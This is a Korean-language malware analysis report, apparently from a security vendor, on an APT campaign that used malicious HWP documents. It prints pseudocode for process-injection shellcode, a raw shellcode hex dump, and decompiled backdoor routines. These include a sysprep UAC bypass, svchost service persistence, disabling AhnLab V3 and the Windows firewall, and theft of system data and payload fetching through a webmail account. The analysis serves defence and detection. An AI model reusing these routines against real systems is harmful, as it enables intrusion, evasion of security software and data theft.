MALWARE ANALYSIS REPORT

No.4 | 2015 년 9 월

Subject 한컴오피스 한글 악성코드 분석보고서

※본 자료는 악성코드 분석을 위한 참조 자료로 활용되어야 하며, 악성코드 제작 등의 용도로 악용되어서는 안됩니다. ㈜ 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

0. 들어가기에 앞서 2
1. 악성파일 정보 3
2. 동작 분석 4
2.1. HWP 문서 (4.2 심포기획안.hwp, 소위자료(2014.2.25)_수석전문위원소관.hwp) 4
2.2. ~tmp.dll 8
3. Reference 16

0. 들어가기에 앞서

본 보고서에서 분석하고 있는 악성코드는 국내 특정기관을 겨냥한 APT공격입니다. 공격은 2년전쯤부터 지속된 것으로 추측하고 있으며, 동작이 조금씩 다른 수십 개의 변종이 발견되었습니다. 또한 한국인들이 많이 사용하는 한글 오피스를 통한 악성코드 유입은 특별히 주목할 만한 점입니다.

소개된 악성코드는 Kimsuky가 제작 유포한 것으로 추정되며 현재는 취약점이 패치 되어 최신 버전 사용으로 감염을 막을 수 있습니다. 다만 지금도 국내 주요 기관들을 대상으로 공격이 지속되고 있으며 이에 따른 변종 유포 가능성이 있어 기관 관계자들의 주의가 필요한 상황입니다.

1. 악성파일 정보

Name	**4.2심포기획안.hwp**
Type	한컴오피스 한글 문서(HWP 5.0)
Behavior	Dropper (Using HWP vulnerability)
SHA-256	1a9e433e9e7ce6858ef1c6e08a696c97cbd508a18c493a1ee4042fd8d68b66c5
Description	한글 취약점으로 PE 파일을 내보내고 로딩하는 악성 HWP 문서

Name	**소위자료(2014.2.25)_수석전문위원소관.hwp**
Type	한컴오피스 한글 문서(HWP 5.0)
Behavior	Dropper (Using HWP vulnerability)
SHA-256	71abdc099d4cc2848e1eb3dda7f798ae819028052a34bc6a2b47bc3ec4fca59c
Description	한글 취약점으로 PE 파일을 내보내고 로딩하는 악성 HWP 문서

Name	**~tmp.dll**
Type	Windows 동적 라이브러리
Behavior	Backdoor / Trojan
SHA-256	d588c784dd82b74e4f63df2453e41ad5f13fed3a8ec3ee2261b53acccd0e9493
Description	한글 취약점으로 Drop 된 후 Injection 되는 dll 파일


Name	**~tmp.dlll**
Type	Windows 동적 라이브러리
Behavior	Backdoor / Trojan
SHA-256	eb46650f15a8f3ddf287946ccbea8cfd6ff7705c489ad317c22d4be4ec3b1517
Description	한글 취약점으로 Drop 된 후 Injection 되는 dll 파일

2. 동작 분석

2.1. HWP 문서 (4.2심포기획안.hwp, 소위자료(2014.2.25)_수석전문위원소관.hwp)

두 HWP 악성코드 샘플은 같은 취약점을 이용하며, 본문 내용만 다릅니다.
해당 취약점은 HWP 문서를 읽는 과정에서의 부적절한 핸들링으로 인한 취약점이며, 최종적으로 HWPTAG_PARA_LINE_SEG 레코드를 개체 컨트롤 구조체로 착각하고 사용하여 이를 이용해 참조하는 객체 주소를 변조하고 fake vtable 로 실행 흐름을 바꿀 수 있게 됩니다.

현재는 취약점에 대한 패치가 이미 존재하며, 올바른 핸들링과 동적 타입 체크로 해결되었습니다.
해당 취약점에서 참조 객체 주소를 변조할 수 있는 부분은 아래와 같습니다.



파란색 부분이 객체 주소가 되고, 해당 주소+offset 으로 vtable 을 참조하고 함수를 호출합니다. 원래의 HWPTAG_PARA_LINE_SEG 는 붉은색 네모와 같은 구조로 파싱해야 하는 구조체이지만 다른 객체로 생각하여 위와 같은 위치에서 또 다른 객체의 주소로 읽게 됩니다.

Heap spray 기법으로 nop like + shellcode 로 된 섹션 5개를 HWP 파일에 내장하고, 한글에서 파일을 읽으면 메모리 상에 로드되어 0x0D0C0D0C 에도 nop sled 가 위치하게 됩니다. 따라서 실행 흐름이 0x0D0C0D0C 로 바뀌면 nop like(or al, 0d) 코드들이 실행된 후 마지막에 쉘코드가 실행됩니다.

※ 이 악성코드는 DEP(Data Execution Prevention) 를 우회하기 위한 ROP 등의 기법이 전혀 쓰이지 않았기 때문에, XP/Vista/7 에서 모든 어플리케이션에 대해 DEP 만 활성화되어 있다면 악성코드가 실행되는 것을 효과적으로 막을 수 있습니다.

쉘코드에서는 먼저 암호화된 코드를 풀고 동작을 시작합니다. 처음 실행되는 쉘코드를 간략하게 의사 코드로 나타내면 아래 (1)-(3)과 같습니다.

(1) 초기화 작업

```
MEMORY_BASIC_INFORMATION mbi;
STARTUPINFOA lpStartupInfo;
PROCESS_INFORMATION lpProcessInformation;
DWORD lpNumberOfBytesRead;
HMODULE hKernel32;
HANDLE hFile;
int flag = 0;
char *addr = (char *)0x130000;

memset(&lpStartupInfo,0,sizeof(lpStartupInfo));
char *sNotepad = (char *)GlobalAlloc(GPTR, 0x200);
strcpy(sNotepad, "notepad.exe");
char *shellcode = (char *)GlobalAlloc(GPTR, 0x1ADE6);
```

(2) 자기 자신(hwp 파일)의 경로 검색

```
while(1){
    do{
        addr += 0x1000;
        VirtualQuery(addr, &mbi, 0x40);
    }while( mbi.Protect != PAGE_READWRITE );

    addr = (char *)mbi.BaseAddress;
    if( *(int *)addr == 0xE011CFD0 ) // Compound File 시그니쳐
        addr += mbi.RegionSize;
    else{
        for( addr++; ; addr++ ){
            if( (int)addr >= (int)mbi.BaseAddress + mbi.RegionSize - 4 ){
                addr = (char *)((int)mbi.BaseAddress + mbi.RegionSize + 4);
                break;
            }
            else{
                // .hwp 확장자를 가진 풀 디렉토리 경로 문자열을 찾는다.
```

```
// .hwp 확장자를 가진 풀 디렉토리 경로 문자열을 찾는다.
if( *addr == 0x00700077 ){ // Unicode "wp"
    if( flag == 0 ){
        addr += 4;
        if( *(short int *)addr == 0 && *(int *)(addr-8) == 0x0068002E ){ // Unicode ".h"
            char *pt = addr;
            for( addr -= 2; ; addr -= 2 ){
                short int t = *(short int *)addr;
                if( t == 0x00 ) break;
                else if( t == 0x3a ){
                    addr -= 4;
                    break;
                }
            }
            addr += 2;
            HANDLE tmpFile = CreateFileW((LPCWSTR)addr, GENERIC_READ, FILE_SHARE_READ |
            if( GetFileSize(tmpFile, NULL) % 0x100 == 0 ){
                flag++;
                hFile = tmpFile;
            }
        }
    }
}
else if( (int)addr > 0x0FFFFFF0 ){
    goto escape;
}
else if( *(int *)addr == 0x4E8AC332 ){ // Section0 에 있는 값
    for( int i = 0; i < 7; i++ )
        *((int *)(addr-4)+i) = 0x20;
}
```

(3) 코드 인젝션

```
escape:

SetFilePointer(hFile, 0x18985, NULL, FILE_BEGIN);
ReadFile(hFile, shellcode, 0x1ADE6, &lpNumberOfBytesRead, NULL);
CreateProcessA(NULL, sNotepad, NULL, NULL, NULL, NULL, NULL, &lpStartupInfo, &lpProcessInformation);
char *pmem = (char *)VirtualAllocEx(lpProcessInformation.hProcess, NULL, 0x1ADE6, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
*(int *)(shellcode+0x144) = (int)(pmem + 0x1E4);
SIZE_T size;
WriteProcessMemory(lpProcessInformation.hProcess, pmem, shellcode, 0x1ADE6, &size);
CreateRemoteThread(lpProcessInformation.hProcess, NULL, NULL, (LPTHREAD_START_ROUTINE)pmem, NULL, NULL, NULL);
RemoveShellcode // 현재 실행중인 쉘코드를 nop 으로 채우기
```

해당 악성 HWP 파일에는 또 다른 쉘코드와, 암호화된 PE 파일이 내장되어 있습니다. 이는 한글 파일의 섹션은 Compound File 구조 안에서 또 deflate 압축이 되어 있는 반면 내장된 쉘코드와 PE 파일의 경우는 그와 별개로 HWP 파일에 그대로 들어 있습니다. 따라서 자기 자신을 찾아 파일의 특정 오프셋부터 그대로 읽어 들여, notepad.exe 프로세스를 열고 해당 쉘코드를 인젝션한 후 현재 쉘코드를 제거하고 종료하며 여기까지가 처음 실행되는 쉘코드의 동작입니다.

인젝션한 쉘코드의 동작

두 번째로 실행되는 쉘코드는 HWP 파일에서 아래 위치에 존재합니다.

```
00018980  00 00 00 00 00 55 8B EC 83 EC 30 53 56 57 EB 64
00018990  FC 33 C0 64 8B 40 30 8B 40 0C 8B 70 1C AD 8B 68
000189A0  08 51 56 57 8B 45 3C 36 8B 54 28 78 03 D5 52 8B
000189B0  52 20 03 D5 33 C0 33 C9 41 8B 34 8A 03 F5 33 FF
000189C0  C1 CF 0D AC 03 F8 85 C0 75 F6 3B FB 75 EA 5A 8B
000189D0  5A 24 03 DD 66 8B 0C 4B 8B 5A 1C 03 DD 8B 04 8B
000189E0  03 C5 5F 5E 59 83 F9 01 74 08 8B FF 55 8B EC 83
000189F0  C0 05 FF E0 55 33 C0 68 00 02 00 00 6A 40 BB 1C
00018A00  60 60 BF 33 C9 41 E8 85 FF FF FF 5D 89 45 F0 8B
00018A10  55 F0 C7 02 6B 65 72 6E C7 42 04 65 6C 33 32 C7
00018A20  42 08 2E 64 6C 6C C6 42 0C 00 33 C9 55 90 90 FF
00018A30  75 F0 BB 92 99 26 48 E8 54 FF FF FF 5D 89 45 EC
00018A40  55 33 C0 68 00 02 00 00 6A 40 BB 1C 60 60 BF 33
00018A50  C9 41 E8 39 FF FF FF 5D 89 45 F4 55 33 C0 FF 75
00018A60  F4 68 00 01 00 00 BB 56 DC 9A 51 33 C9 41 8B 6D
00018A70  EC E8 2B FF FF FF 5D 8B 55 F4 03 D0 C7 02 7E 74
00018A80  6D 70 C7 42 04 2E 64 6C 6C C7 42 08 00 00 00 00
00018A90  C7 45 F8 02 AC 01 00 55 33 C0 50 68 80 00 00 00
00018AA0  6A 02 50 6A 02 68 00 00 00 40 FF 75 F4 BB 00 E0
```

이 쉘코드 바로 뒤에 PE 파일이 암호화되어 내장되어 있으며, 해당 쉘코드에서 이것을 복호화한 후 파일을 드랍하게 됩니다. 해당 쉘코드의 의사 코드는 아래와 같습니다.

```
HANDLE hFile = CreateFileA("%Temp%\~tmp.dll",GENERIC_WRITE
Buffer = 복호화(hwp 에 내장된 암호화 데이터);
WriteFile(hFile,Buffer,0x1AC00,&temp,NULL);
CloseHandle(hFile);
LoadLibraryA("%Temp%\~tmp.dll");
```

내장된 데이터를 복호화한 후 %Temp% 디렉토리에 ~tmp.dll 라는 이름으로 쓰고 바로 LoadLibrary 로 로드합니다. 이 다음은 notepad.exe 에 로드된 ~tmp.dll 이 진행합니다. 기본적으로 두 HWP 악성 샘플이 드랍하는 파일은 거의 유사합니다. 다만 완전히 동일한 것은 아니며, 몇 가지 차이가 있습니다.

4.2심포기획안.hwp - 수집한 정보 및 임시 파일을 %SystemRoot%₩System32₩ 에 저장 - 서비스 데몬으로 실행할 dll 을 telnet.dll 로 복사 - 메일 계정 : sch*******@hotmail.com / love*******@mail.bg - %Temp% 에 쓰는 파일명 : ~tmp.dll
소위자료(2014.2.25)_수석전문위원소관.hwp - 수집한 정보 및 임시 파일을 %SystemRoot%₩Help₩ 에 저장 - 서비스 데몬으로 실행할 dll 을 websec.dll 로 복사 - 메일 계정 : luc*****@mail.bg - systeminfo 명령으로 얻는 정보를 수집 - %Temp% 에 쓰는 파일명 : ~tmp.dlll

이 외에도 사소한 차이들이 있으나 결과적으로 모두 같은 공격자가 만든 것으로 추측됩니다. 샘플마다 기능, 사용하는 계정 등 모두 차이가 있으나 여기서는 4.2심포기획안.hwp 샘플이 드랍하는 ~tmp.dll 에 대해서만 분석합니다.

2.2. ~tmp.dll

notepad.exe 에 Injection 된 후 먼저 필요한 함수 주소를 로드합니다.

```
LoadLibraryA = LoadLibraryA;
_kernel32_dll = decodeString(kernel32_dll, &unk_10115110);
hKernel32_dll = LoadLibraryA(v4, _kernel32_dll);
_wininet.dll = decodeString(wininet_dll, &unk_10115110);
hWininet_dll = LoadLibraryA(v6, _wininet.dll);
_shell32_dll = decodeString(shell32_dll, &unk_10115110);
hShell32_dll = LoadLibraryA(v8, _shell32_dll);
_advapi32.dll = decodeString(advapi32_dll, &unk_10115110);
hAdvapi32_dll = LoadLibraryA(v10, _advapi32.dll);
_crypt32_dll = decodeString(crypt32_dll, &unk_10115110);
hCrypt32_dll = LoadLibraryA(v12, _crypt32_dll);
_ntdll_dll = decodeString(ntdll_dll, &unk_10115110);
hNtdll_dll = LoadLibraryA(v14, _ntdll_dll);
if ( !CheckFunctions()
  || !hKernel32_dll
  || !hWininet_dll
  || !hShell32_dll
  || !hAdvapi32_dll
  || !hCrypt32_dll
  || !hNtdll_dll )
  return 0;
GetTickCount = GetProcAddress(0x39C0408A, hKernel32_dll);
GetWindowsDirectoryA = GetProcAddress(0x3F64FBF, hKernel32_dll);
ExitProcess = GetProcAddress(0xDF079D29, hKernel32_dll);
CreateRemoteThread = GetProcAddress(hKernel32_dll, "CreateRemoteThread");
VirtualAllocEx = GetProcAddress(hKernel32_dll, "VirtualAllocEx");
Initialize();
v31 = 0;
```

다음 Initialize 함수에서 초기화 작업을 합니다. 여기서 시스템 디렉토리에 쓰기를 시도합니다.

```
v3 = fopen(c38649_nls, "wb");
fwrite(&byte_101141EC, 1u, 0xAu, v3);
fclose(v3);
SyncFileTime(calc_exe, c38649_nls);
```

최근 파일 생성 시간을 이용한 분석을 어렵게 하기 위해 시스템 디렉토리의 c_38649.nls 파일에 쓰기를 시도한 후, 같은 시스템 디렉토리 내의 계산기(calc.exe) 프로그램의 파일 생성 시간과 동기화합니다.

※ 위 코드에서는 시스템 디렉토리에 쓰기 권한이 없는 경우 fopen 이 실패하는 데에 대한 예외 처리가 되어있지 않기 때문에, dll 이 로드된 notepad.exe 가 오류로 종료되게 됩니다. 아직 UAC 우회는 하지 않은 시점이므로 이 경우는 악성코드가 정상적으로 동작하지 않습니다.

다음으로 현재 Windows 의 버전을 체크합니다.

```
GetVersionExA(&VersionInformation);
if ( *(&v31 + v24 - 9) != 't' || VersionInformation.dwMajorVersion < 6 )
```

위는 현재 dll 을 로드한 프로세스명이 notepad.exe 가 아니거나, OS 가 Vista 미만인 경우의 조건입니다. 따라서 먼저 Vista 이상이면서 로드 프로세스가 notepad.exe 인 경우를 살펴보면 아래와 같습니다.

```
else                                                    // notepad.exe
{
  pid = FindCurrentUserProcessByName("explorer.exe");
  ::pid = pid;
  if ( !pid || !injectDll(pid, &aTempPath_tmp_dll) )
    return 0;
}
```

현재 notepad.exe 프로세스의 유저와 같은 유저의 explorer.exe 프로세스를 찾고 pid 를 받습니다. 그 후 CreateRemoteThread 를 통한 심플한 DLL Injection 을 시도합니다. (DLL 경로는 현재 notepad.exe 에 로드되어 있는 자기 자신의 경로인 %Temp%₩~tmp.dll 입니다.)

※ 한글은 기본적으로 32비트 프로세스이고, 한글 내부에서 오픈한 notepad.exe 프로세스와 ~tmp.dll 도 모두 32비트 바이너리입니다. 그러나 Windows 가 64비트인 경우 explorer.exe 는 64비트 프로세스이기 때문에 이 경우 위와 같은 DLL Injection 은 실패합니다.
따라서 Windows 가 64비트인 경우 이 악성코드는 정상적으로 동작하지 않습니다.

정상적으로 explorer.exe 에 Injection 이 된 경우, 이번에는 위의 조건에서 자기 자신이 로드 된 프로세스명이 notepad.exe 가 아니기 때문에 if 문 안으로 정상적으로 들어가게 됩니다.

```
if ( *(&v31 + v24 - 9) != 't' || VersionInformation.dwMajorVersion < 6 )
{
  v17 = *(&v31 + v24 - 8);
  if ( v17 == 'o' )                         // explorer.exe
  {
    sub_100052C7(L"cmd.exe", &unk_10014510, L"c:WWwindows", uTempPath_tmp_dll);
  }
  else if ( v17 == 'h' )                    // svchost.exe
  {
    DisableAhnLabIS();
    DisableWindowsSecurityCenter();
    RegisterFirewallPolicy(0);
    CreateThread(v18, 0, 0, sub_10003E7F, 0, 0, 0);
    Sleep(1000u);
    v20 = TelnetManagement;
    v21 = ServiceMain;
    v22 = 0;
    v23 = 0;
    StartServiceCtrlDispatcherA(&v20);
  }
  else if ( v17 == 'p' || VersionInformation.dwMajorVersion < 6 )// sysprep.exe || OS <= Windows XP
  {
    sub_100047EC();
    RegisterService(svchost_exe, TelnetManagement, TelnetManagement);
    v26 = 0;
    memset(&v27, 0, 0x103u);
    v28 = 0;
    memset(&v29, 0, 0x103u);
    v30[0] = 0;
    memset(&v30[1], 0, 0x103u);
    GetSystemDirectoryA(v30, 260);
    sprintf(&v28, "%sWW%s", v30, telnet_dll);
    v19 = decodeString("user32.dll");
    sprintf(&v26, "%sWW%s", v30, v19);
    if ( !CopyFileA(&aTempPath_tmp_dll, &v28, 0) )
      return 0;
    SyncFileTime(&v26, &v28);
    if ( strstr(&v31, "sysprep.exe") )
      ExitProcess(-69);
  }
}
```

로드한 프로세스명 별로 구분해서 동작하는 구조입니다. 결과적으로 조건에 따라 순차적으로 동작하며 최종적으로는 svchost.exe 에서 실제 악성코드 동작을 하게 됩니다.

먼저 explorer.exe 인 경우, 그림의 100052C7 함수를 호출합니다.

```
if ( !CoGetObject(L"Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}", &v11, &unk_10014418, &v26)
  && v26
  && !(*(*v26 + 20))(v26, 0x10840014)
  && !SHCreateItemFromParsingName(v21, 0, &unk_1001437C, &v22)
  && v22
  && !SHCreateItemFromParsingName(L"C:WWWindowsWWSystem32WWsysprep", 0, &unk_1001437C, &v23)
  && v23
  && !(*(*v26 + 64))(v26, v22, v23, L"cryptbase.dll", 0)
  && !(*(*v26 + 84))(v26) )
{
```

이 함수에서는 내부적으로 sysprep.exe + cryptbase.dll 을 이용하는 UAC 우회를 시도합니다.
(현재 explorer.exe 에 이미 Injection 이 된 상태이므로 가능한 우회 기법입니다.)

우회가 정상적으로 되었을 경우, sysprep.exe 에서 관리자 권한으로 ~tmp.dll 을 다시 로드합니다.

```
else if ( v17 == 'p' || VersionInformation.dwMajorVersion < 6 )// sysprep.exe || OS <= Windows XP
{
  sub_100047EC();
  RegisterService(svchost_exe, TelnetManagement, TelnetManagement);
  v26 = 0;
  memset(&v27, 0, 0x103u);
  v28 = 0;
  memset(&v29, 0, 0x103u);
  v30[0] = 0;
  memset(&v30[1], 0, 0x103u);
  GetSystemDirectoryA(v30, 260);
  sprintf(&v28, "%s₩₩%s", v30, telnet_dll);
  v19 = decodeString("user32.dll");
  sprintf(&v26, "%s₩₩%s", v30, v19);
  if ( !CopyFileA(&aTempPath_tmp_dll, &v28, 0) )
    return 0;
  SyncFileTime(&v26, &v28);
  if ( strstr(&v31, "sysprep.exe") )
    ExitProcess(-69);
}
```

(※ OS 가 Vista 미만인 경우는 위의 UAC 우회 과정 없이 바로 여기서부터 동작합니다.)

RegisterService 함수에서 서비스 등록을 위해 일부 레지스트리를 등록합니다.

```
v1 = decodeString("SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩SvcHost");
strcpy(&v7, v1);
if ( !RegOpenKeyExA(v2, 0x80000002, &v7, 0, 983103, &v6) )
{
  v3 = strlen(TelnetManagement);
  if ( RegSetValueExA(v4, v6, TelnetManagement, 0, 7, TelnetManagement, v3) )
    v0 = 0;
}
RegCloseKey(v6);
```

HKEY_LOCAL_MACHINE₩Software₩Microsoft₩Windows NT₩CurrentVersion₩Svchost 에 TelnetManagement 라는 이름으로 값을 등록합니다.

```
v45 = 0;                                        // SYSTEM₩₩CurrentControlSet₩Services₩₩
strcpy(&v9, &v11);
strcat(&v9, TelnetManagement);
strcat(&v9, "₩₩");
v1 = decodeString("Parameters");
strcat(&v9, v1);
strcat(system32, "₩₩");
strcat(system32, telnet_dll);
if ( RegCreateKeyExA(v2, 0x80000002, &v9, 0, 0, 0, 0xF003F, 0, &v8, &v7) )
{
  result = 0;
}
else
{
  v4 = strlen(system32);
  v5 = decodeString("ServiceDll");
  if ( RegSetValueExA(v6, v8, v5, 0, 2, system32, v4) )
    v0 = 0;
  RegCloseKey(v8);
  result = v0;
}
```

그리고 HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Services 에 TelnetManagement 라는 키를 생성하고 ServiceDll 값에 %SystemRoot%₩System32₩telnet.dll 경로를 등록합니다.

```
else if ( v17 == 'p' || VersionInformation.dwMajorVersion < 6 )// sysprep.exe || OS <= Windows XP
{
  sub_100047EC();
  RegisterService(svchost_exe, TelnetManagement, TelnetManagement);
  v26 = 0;
  memset(&v27, 0, 0x103u);
  v28 = 0;
  memset(&v29, 0, 0x103u);
  v30[0] = 0;
  memset(&v30[1], 0, 0x103u);
  GetSystemDirectoryA(v30, 260);
  sprintf(&v28, "%s₩₩%s", v30, telnet_dll);
  v19 = decodeString("user32.dll");
  sprintf(&v26, "%s₩₩%s", v30, v19);
  if ( !CopyFileA(&aTempPath_tmp_dll, &v28, 0) )
    return 0;
  SyncFileTime(&v26, &v28);
  if ( strstr(&v31, "sysprep.exe") )
    ExitProcess(-69);
}
```

서비스 등록 후 %Temp%₩~tmp.dll 파일을 %SystemRoot%₩System32₩telnet.dll 로 복사하고, telnet.dll 의 파일 생성 시간을 %SystemRoot%₩user32.dll 파일과 동기화합니다.

또한 위의 서비스 등록시에 **SERVICE_AUTO_START** 로 설정하므로 부팅 시 자동으로 시작됩니다. svchost 를 통한 서비스이므로 telnet.dll 이 svchost.exe 에 로드 되는 형식으로 동작합니다. 따라서 이 경우 자신을 로드한 프로세스명이 svchost.exe 이 됩니다.

```
else if ( v17 == 'h' )                          // svchost.exe
{
  DisableAhnLabIS();
  DisableWindowsSecurityCenter();
  RegisterFirewallPolicy(0);
  CreateThread(v18, 0, 0, sub_10003E7F, 0, 0, 0);
  Sleep(1000u);
  v20 = TelnetManagement;
  v21 = ServiceMain;
  v22 = 0;
  v23 = 0;
  StartServiceCtrlDispatcherA(&v20);
}
```

서비스가 시작되면 위의 코드가 동작하게 됩니다.

먼저 DisableAhnLabIS 함수에서 V3 관련 레지스트리 수정을 시도합니다.

```
v0 = decodeString("SOFTWARE₩₩AhnLab₩₩V3IS2007₩₩InternetSec");
if ( !RegCreateKeyExA(v1, 0x80000002, v0, 0, 0, 0, 0xF003F, 0, &v15, &v12) )
{
  v2 = decodeString("SOFTWARE₩₩AhnLab₩₩V3IS2007₩₩InternetSec");
  if ( !RegOpenKeyExA(v3, 0x80000002, v2, 0, 0x20006, &v15) )
  {
    v4 = decodeString("FWRunMode");
    if ( RegSetValueExA(v5, v15, v4, 0, 4, &v13, 4) )
      v14 = 0;
  }
  RegCloseKey(v15);
}
v6 = decodeString("SOFTWARE₩₩Ahnlab₩₩V3IS80₩₩is");
if ( !RegCreateKeyExA(v7, 0x80000002, v6, 0, 0, 0, 0xF003F, 0, &v15, &v12) )
{
  v8 = decodeString("SOFTWARE₩₩Ahnlab₩₩V3IS80₩₩is");
  if ( !RegOpenKeyExA(v9, 0x80000002, v8, 0, 0x20006, &v15) )
  {
    v10 = decodeString("fwmode");
    if ( RegSetValueExA(v11, v15, v10, 0, 4, &v13, 4) )
      v14 = 0;
  }
  RegCloseKey(v15);
}
```

HKEY_LOCAL_MACHINE₩Software₩AhnLab₩V3IS2007₩InternetSec 의 FWRunMode를 0으로 설정, HKEY_LOCAL_MACHINE₩Software₩AhnLab₩V3IS80₩is 의 fwmode를 0으로 설정

이는 V3 의 방화벽을 무력화하기 위한 시도이나 V3 에서 자체적으로 해당 레지스트리를 보호하기 때문에 수정이 되지 않습니다. (출처: ASEC Threat Research & Response Blog)

```
v0 = decodeString("SYSTEM₩₩CurrentControlSet₩₩Services₩₩wscsvc");
strcpy(&v8, v0);
v1 = decodeString("Start");
strcpy(&v6, v1);
if ( !RegOpenKeyExA(v2, 0x80000002, &v8, 0, 0x20006, &v5) && !RegSetValueExA(v3, v5, &v6, 0, 4, &v4, 4) )
  RegCloseKey(v5);
```

또한 HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Services₩wcssvc 의 Start 값 변조를 시도하여 Windows Security Center 서비스가 동작하지 않도록 합니다.

```
v1 = decodeString("SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile");
strcpy(&v18, v1);
v20 = 0;
memset(&v21, 0, 0x103u);
v2 = decodeString("SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\PublicProfile");
strcpy(&v20, v2);
v22 = 0;
memset(&v23, 0, 0x103u);
v3 = decodeString("EnableFirewall");
strcpy(&v22, v3);
if ( a1 )
  v12 = 1;
v16 = 0;
memset(&v17, 0, 0x103u);
v4 = decodeString("SYSTEM\\CurrentControlSet\\Services\\wscsvc");
strcpy(&v16, v4);
v15 = 0;
v5 = decodeString("Start");
strcpy(&v15, v5);
if ( !RegOpenKeyExA(v6, 0x80000002, &v16, 0, 0xF003F, &v14) && RegSetValueExA(v7, v14, &v15, 0, 4, &v12, 4) )
  v13 = 0;
RegCloseKey(v14);
if ( !RegOpenKeyExA(v8, 0x80000002, &v18, 0, 0xF003F, &v14) && RegSetValueExA(v9, v14, &v22, 0, 4, &v12, 4) )
  v13 = 0;
RegCloseKey(v14);
if ( !RegOpenKeyExA(v10, 0x80000002, &v20, 0, 0xF003F, &v14) && RegSetValueExA(v11, v14, &v22, 0, 4, &v12, 4) )
  v13 = 0;
RegCloseKey(v14);
```

다음으로 Windows 방화벽 설정을 끄기 위해 위의 레지스트리 값 변조 역시 시도합니다.

```
DisableAhnLabIS();
DisableWindowsSecurityCenter();
RegisterFirewallPolicy(0);
CreateThread(v18, 0, 0, sub_10003E7F, 0, 0, 0);
```

모두 끝나면 마지막으로 실제 악성 행위를 하게 될 쓰레드를 생성합니다.

해당 쓰레드 내에서는 아래와 같은 동작을 하게 됩니다.

(1) 시스템 정보 수집

```
memset((v1 + 869), 0, 0x31u);
v5 = decodeString("Computer name: %s");
sprintf((v1 + 868), v5, &sComputerName);
WriteLog((v1 + 868));
*(v1 + 668) = 0;
memset((v1 + 669), 0, 0x63u);
v6 = decodeString("User name:  %s");
sprintf((v1 + 668), v6, &sUserName);
WriteLog((v1 + 668));
```

Computer Name, User Name 을 비롯한 정보를 수집합니다.

(2) 메일 서버 통신

공격자는 mail.bg 의 메일 계정을 이용해 악성코드와 통신하며, 수집한 정보를 전송하거나 또는 새로운 악성코드를 첨부파일 형태로 받아 실행시키는 등의 다양한 행위를 합니다.

```
if ( ParseMail() )
  break;
Sleep(60000u);
```

기본적으로 1분에 한 번씩 공격자의 메일 계정에 온 새로운 메일을 확인하며, 로그인, 메일 확인 등의 작업이 악성코드에 모두 내장되어 있습니다.

```
if ( isMail && RecvMail() )
{
  Sleep(180000u);
  *(v1 - 4) = 0;
  *(v1 + 408) = 0;
  memset((v1 + 409), 0, 0x103u);
  v12 = decodeString("C:WWindowsWWctfmon.exe");
  strcpy((v1 + 408), v12);
  if ( PathFileExistsA(v1 + 408) && !DeleteFileA(v1 + 408) )
  {
    memset((v1 + 408), 0, 0x104u);
    v13 = decodeString("C:WWindowsWWalg.exe");
    strcpy((v1 + 408), v13);
  }
  WriteLog((v1 + 408));
  if ( sub_100017F5(c35240_nls, (v1 + 408)) )
    ShellExecuteA(0, 0, v1 + 408, 0, 0, 0);
  DeleteFileA(c35240_nls);
}
```

메일이 있고, 첨부 파일이 있는 경우 해당 첨부 파일을 전송 받아 그 내용을 복호화하고 ctfmon.exe 파일로 쓰거나, 또는 ctfmon.exe 이 이미 있고 지울 수 없는 경우 alg.exe 의 이름으로 파일을 생성하고, 실행시킵니다. 그리고 임시 파일은 제거합니다.

(※ ctfmon.exe 와 alg.exe 는 원래 system32 디렉토리에 존재하는 시스템 파일명 입니다.)

```
if ( getToken() )
{
  if ( UploadAttachmentFile() )
    SendMail();
}
```

수집한 정보들은 시스템 디렉토리에 c_?????.nls 라는 파일명으로 저장되며(????? 는 수집 전 시간) 이 파일을 첨부파일 형태로 공격자가 소유한 메일로 전송합니다.

3. Reference

ASEC Threat Research & Response blog
http://asec.ahnlab.com/993

UAC Bypass
http://securityfactory.tistory.com/250

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요. 주요 분석대상, 악성코드 샘플 공유도 가능합니다.